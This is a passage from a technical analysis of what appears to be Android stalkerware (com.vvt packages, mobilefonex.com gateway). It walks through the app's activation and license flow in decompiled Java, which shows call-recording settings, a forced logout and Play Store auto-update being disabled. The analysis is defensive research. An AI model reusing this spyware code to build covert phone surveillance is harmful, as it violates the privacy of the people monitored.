From Figure 3, we can see there is a connection error when activating software. It means that it needs to connect the remote server to complete the activation of product.


Then let's see what happens when I click the button "Activate". The following is the function onCreate() of the class ActivationActivity.



```
public void onCreate(Bundle arg4) {
    if(ActivationActivity.LOGD) {
        FxLog.d("ActivationActivity", "onCreate # ENTER ...");
    }

    super.onCreate(arg4);
    this.setContentView(2130903042);
    this.editTextActivate = this.findViewById(2131230724);
    this.buttonActivate = this.findViewById(2131230725);
    String v0 = Path.getWritablePath(this.getApplicationContext());
    this.mAppInstance = AppInstance.getInstance(((Context)this));
    this.mSuManager = new SuperUserManager(v0);
    this.mHandler = this.createHandler();
    this.ensureAppContainerInfoExist(((Context)this));
    this.buttonActivate.setOnClickListener(new View$OnClickListener() {
        public void onClick(View arg4) {
            String v0 = ActivationActivity.this.editTextActivate.getText().toString();
            if(!FxStringUtils.isEmptyOrNull(v0)) {
                UIUtils.hideSoftInput(ActivationActivity.this, ActivationActivity.this.getCurrentFocus());
                ActivationActivity.this.activateProduct(v0);
            }
        }
    });
    if(ActivationActivity.LOGD) {
        FxLog.d("ActivationActivity", "onCreate # EXIT ...");
    }
}
```

Figure 4. The function onCreate() of the class ActivationActivity

The function activateProduct() is used to activate the product.




```
private void activateProduct(String arg6) {
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "activateProduct # ENTER ...");
    }

    if(this.mRemoteControl == null) {
        if(!ActivationActivity.LOGD) {
            goto label_12;
        }

        FxLog.d("ActivationActivity", "activateProduct # Remote control not found!");
        goto label_12;
    }

    String v0 = this.getString(2131034144);
    String v2 = this.getString(2131034143);
    try {
        this.mProgressDialog = ProgressDialog.show(((Context)this), ((CharSequence)v2), ((CharSequence)v0), true);
    }
    catch(Exception v3) {
    }

    new Thread("ActivationThread", arg6) {
        public void run() {
            String v4;
            ActivationResponseArgs v6 = new ActivationResponseArgs();
            RmtCtrlInputActivation v2 = new RmtCtrlInputActivation();
            v2.setActivationCode(this.val$activationCode);
            ControlCommand v1 = new ControlCommand();
            v1.setFunction(RemoteFunction.ACTIVATE_PRODUCT);
            v1.setData(v2);
            try {
                Object v5 = ActivationActivity.this.mRemoteControl.execute(v1);
                v6.setSuccess(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess());
                v6.setRecordingAudioSourceStatusCode(((RmtCtrlActivateOutputStatusMessage)v5).getRecordingAudioSourceStatusCode());
                v6.setErrorCode(((RmtCtrlActivateOutputStatusMessage)v5).getErrorCode());
                if(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess()) {
                    v4 = ActivationActivity.this.getString(2131034149);
                    goto label_29;
                }

                v4 = ((RmtCtrlActivateOutputStatusMessage)v5).getMessage();
            }
            catch(RemoteControlException v3) {
                if(ActivationActivity.LOGE) {
                    FxLog.e("ActivationActivity", "activateProduct # Error: %s", new Object[]{v3.getMessage()});
                }

                v4 = v3.getMessage();
            }

        label_29:
            v6.setMessage(v4);
            ActivationActivity.this.mHandler.sendMessage(ActivationActivity.this.mHandler.obtainMessage(223, v6));
        }
    }.start();
label_12:
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "activateProduct # EXIT ...");
    }
}
```

Figure 5. The function activateProduct()

In function execute(), it send the command RemoteFunction.ACTIVATE_PRODUCT to the remote control server "com.vvt.rmtctrl.server:12512". When the server receives the command, it handles the command RemoteFunction.ACTIVATE_PRODUCT to activate the product. In part 2, we can see the remote control server "com.vvt.rmtctrl.server:12512" has been started in the startup script /data/misc/adn/maind.


The function processCommand of the class RemoteControlHandler is used to handle the command. The following is the code snippet for handling the command RemoteFunction.ACTIVATE_PRODUCT.



```
label_99:
    v32_6 = this.processActivate(v33, this.mComponent.activationManager, this.mComponent.licenseManager);
    goto label_21;
```

Figure 6. The code snippet of processing command RemoteFunction.ACTIVATE_PRODUCT

The following is the code snippet of the function processingNextRequest() in inner class CommandExecutor of the class com.vvt.phoenix.prot.CommandServiceManager.



```
    switch(((Request)v1).getRequestType()) {
        case 0: {
            goto label_37;
        }
        case 1: {
            goto label_59;
        }
    }

    return;
label_37:
    FxLog.d("CommandServiceManager", "CommandExecutor > processingNextRequest # New Request");
    ExecutorSession.access$802(this.mExecutorSession, true);
    ExecutorSession.access$902(this.mExecutorSession, v1);
    ExecutorSession.access$502(this.mExecutorSession, v1.getCommandRequest().getCommandListener());
    ExecutorSession.access$402(this.mExecutorSession, v1.getCsid());
    if((v1.getCommandRequest().getCommandData() instanceof SendActivate)) {
        this.doCallRecordingAudioSource();
    }

    this.doKeyExchange();
    return;
label_59:
    FxLog.d("CommandServiceManager", "CommandExecutor > processingNextRequest # Resume Request");
    ExecutorSession.access$802(this.mExecutorSession, false);
    ExecutorSession.access$1002(this.mExecutorSession, v1);
    ExecutorSession.access$1102(this.mExecutorSession, v1.getSession());
    ExecutorSession.access$502(this.mExecutorSession, v1.getCommandListener());
    ExecutorSession.access$402(this.mExecutorSession, v1.getCsid());
    ExecutorSession.access$1202(this.mExecutorSession, ExecutorSession.access$1100(this.mExecutorSession).getSsid());
    if(ExecutorSession.access$1100(this.mExecutorSession).hasVirtualPayload()) {
        this.doValidateVirtualPayloadMd5();
    }
```


Figure 7. The code snippet of the function processingNextRequest()

In the function doCallRecordingAudioSource(), it could connect the remote http server “httx://test-client.mobilefonex.com/gateway/unstructured”, this URL is not available. The program throws an exception ‘Unable to resolve host "test-client.mobilefonex.com": No address associated with hostname’.

After executing function doCallRecordingAudioSource(), the program could invoke doKeyExchange() which is used to do key exchange operation. It also connects the remote http server “httx://test-client.mobilefonex.com/gateway/unstructured”, the program throws an exception ‘KeyExchange Error: Unable to resolve host "test-client.mobilefonex.com": No address associated with hostname’.

Because it fails to connect the remote http server, the response is obviously failed. In turn, the program invokes the function onFinish() in the class com.vvt.activation_manager.ActivationManager.

The definition of the function onFinish() in the class com.vvt.activation_manager.ActivationManager is shown below. The class ActivationManager implements the interface DeliveryListener.



```
public void onFinish(DeliveryResponse arg9) {
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # START ..");
    }

    this.mIsProcessingRequest = false;
    ResponseData v1 = arg9.getCSMresponse();
    if(v1 != null) {
        if(ActivationManager.LOGV) {
            FxLog.v("ActivationManager", "onFinish # CmdEcho: %s", new Object[]{Integer.valueOf(v1.getCmdEcho())});
        }

        try {
            switch(v1.getCmdEcho()) {
                case 2: {
                    goto label_33;
                }
                case 3: {
                    goto label_52;
                }
                case 8: {
                    goto label_59;
                }
            }

            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # Unhandled command code!");
            }

            this.handleResponseDeactivate(arg9);
            goto label_27;
        label_33:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # SEND_ACTIVATE ..");
            }

            this.handleResponseActivate(arg9, this.mProductInfo, this.mPhoneInfo);
            goto label_27;
        label_52:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # SEND_DEACTIVATE ..");
            }

            this.handleResponseDeactivate(arg9);
            goto label_27;
        label_59:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # GET_ACTIVATION_CODE ..");
            }

            this.handleResponseGetAc(arg9);
        }
        catch(Exception v0) {
            if(!ActivationManager.LOGE) {
                goto label_27;
            }

            FxLog.e("ActivationManager", "onFinish # Error: %s", new Object[]{v0.toString()});
        }

        goto label_27;
    }

    this.mLicenseManager.resetLicense();
    if(this.mActivationListener != null) {
        this.mActivationListener.onError(ErrorResponseType.ERROR_PAYLOAD, -1, "Unable to connect to server.\nCheck your internet connection and try again."
        goto label_27;
    }

    if(ActivationManager.LOGE) {
        FxLog.e("ActivationManager", "onFinish # mActivationListener is null");
    }

label_27:
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # EXIT ..");
    }
}
```


Due to not connecting remote http server, v1 is null.

If it's successfully for activation, the program could invoke this function.

Figure 8. The function onFinish() in the class com.vvt.activation_manager.ActivationManager

If the activation is failed, it could invoke the function resetLicense() in the class com.vvt.license. LicenseManagerImpl to reset the license. It causes an error "Unable to connect to server.\nCheck your internet connection and try again.". The error is exactly same as the one we can see in Figure 3.


If the activation is successful, the program could invoke function handleResponseActivate() to update the license.



```
private void handleResponseActivate(DeliveryResponse arg13, ProductInfo arg14, PhoneInfo arg15) throws LicenseException {
    int v6;
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "handleResponseActivate # START");
    }

    boolean v2 = arg13.isSuccess();
    if(ActivationManager.LOGD) {
        String v8 = "ActivationManager";
        String v9 = "handleResponseActivate # Result: %s";
        Object[] v10 = new Object[1];
        String v7 = v2 ? "SUCCESS" : "FAILED";
        v10[0] = v7;
        FxLog.d(v8, v9, v10);
    }

    if(v2) {
        ResponseData v5 = arg13.getCSMresponse();
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "handleResponseActivate # Config ID: %s", new Object[]{Integer.valueOf(((SendActivateResponse)v5).getConfigId())});
        }

        try {
            v6 = ((SendActivateResponse)v5).getCallRecordingAudioSourceResponse().getStatusCode();
            int v0 = ((SendActivateResponse)v5).getCallRecordingAudioSourceResponse().getAudioSource();
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "handleResponseActivate # Status code: %d Audio source ID: %d", new Object[]{Integer.valueOf(v6), Integer.valueOf(v0)});
            }

            this.mPref.getPreference(FxPreferenceType.CALL_RECORDING_AUDIO_SOURCE).setAudioSource(v0);
            this.mPref.savePreference();
        }
        catch(FxPreferenceException v1) {
            if(!ActivationManager.LOGE) {
                goto label_54;
            }

            FxLog.e("ActivationManager", "handleResponseActivate", ((Throwable)v1));
        }

    label_54:
        LicenseInfo v3 = new LicenseInfo();
        v3.setActivationCode(this.mActivationCode);
        v3.setConfigurationId(((SendActivateResponse)v5).getConfigId());
        v3.setLicenseStatus(LicenseStatus.ACTIVATED);
        v3.setMd5(((SendActivateResponse)v5).getMd5());
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "handleResponseActivate # Update license");
        }

        this.mLicenseManager.updateLicense(v3, arg14, arg15.getDeviceId(), true);
        if(this.mActivationListener != null) {
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "handleResponseActivate # Notify activation listener");
            }

            this.mActivationListener.onSuccess(v6);
            goto label_82;
        }

        if(!ActivationManager.LOGE) {
            goto label_82;
        }

        FxLog.e("ActivationManager", "handleResponseActivate # activation listener is null!");
        goto label_82;
    }

    if(ActivationManager.LOGW) {
        FxLog.w("ActivationManager", "handleResponseActivate # %s(%d): %s", new Object[]{arg13.getErrorResponseType(), Integer.valueOf(arg13.getStatusCode()), arg13.getStatusMessage
    }

    if(ActivationManager.LOGD) {
        FxLog.d("ActivationManager", "handleResponseActivate # Reset license");
    }

    this.mLicenseManager.resetLicense();
    if(this.mActivationListener != null) {
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "handleResponseActivate # Notify activation listener");
        }

        this.mActivationListener.onError(arg13.getErrorResponseType(), arg13.getStatusCode(), arg13.getStatusMessage());
    }

label_82:
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "handleResponseActivate # EXIT");
    }
}
```


Figure 9. The function handleResponseActivate() of the class ActivationManager

Regardless if the activation is successful, the progrom could finally invoke the onLicenseChange() in class com.vvt.appengine.AppEngine.



```
public void onLicenseChange() {
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "onLicenseChange # ENTER ...");
    }

    LicenseInfo v2 = this.mComponent.licenseManager.getLicenseInfo();
    boolean v1 = v2.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    String v0 = v2.getActivationCode();
    if(AppEngine.LOGD) {
        FxLog.d("AppEngine", "onLicenseChange # isActivated: %s, AC: %s", new Object[]{Boolean.valueOf(v1), v0});
    }

    try {
        if(AppEngine.LOGV) {
            FxLog.v("AppEngine", "onLicenseChange # Apply current license");
        }

        AppEngineHelper.applyCurrentLicense(this.mComponent);
        if(v1) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Start send heart beat timer");
            }

            this.startGetConfigurationTimer();
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Forcing Logouts");
            }

            this.forceLogout();
            if(this.mComponent.playStoreAutoupdateAppsManagerImpl == null) {
                goto label_52;
            }

            this.mComponent.playStoreAutoupdateAppsManagerImpl.setDisable(true);
            goto label_52;
        }

        if(v2.getLicenseStatus() != LicenseStatus.NOT_ACTIVATED) {
            goto label_52;
        }
```


Figure 10. The function onLicenseChange() of the class com.vvt.appengine.AppEngine



```
public static void applyCurrentLicense(AppEngineComponent arg6) {
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # ENTER ...");
    }

    Configuration v0 = AppEngineHelper.getCurrentConfiguration(arg6);
    List v1 = v0.getSupportedFeatures();
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported feature:" + v1);
    }

    Map v2 = v0.getSupportedRemoteCmds();
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported remote cmds:" + v2);
    }

    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update remote control");
    }

    AppEngineHelper.updateRemoteControl(arg6, v1);
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update feature components");
    }

    AppEngineHelper.updateFeatures(arg6, v1, v2);
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # EXIT ...");
    }
}
```

Figure 11. The function applyCurrentLicense()of the class AppEngineHelper

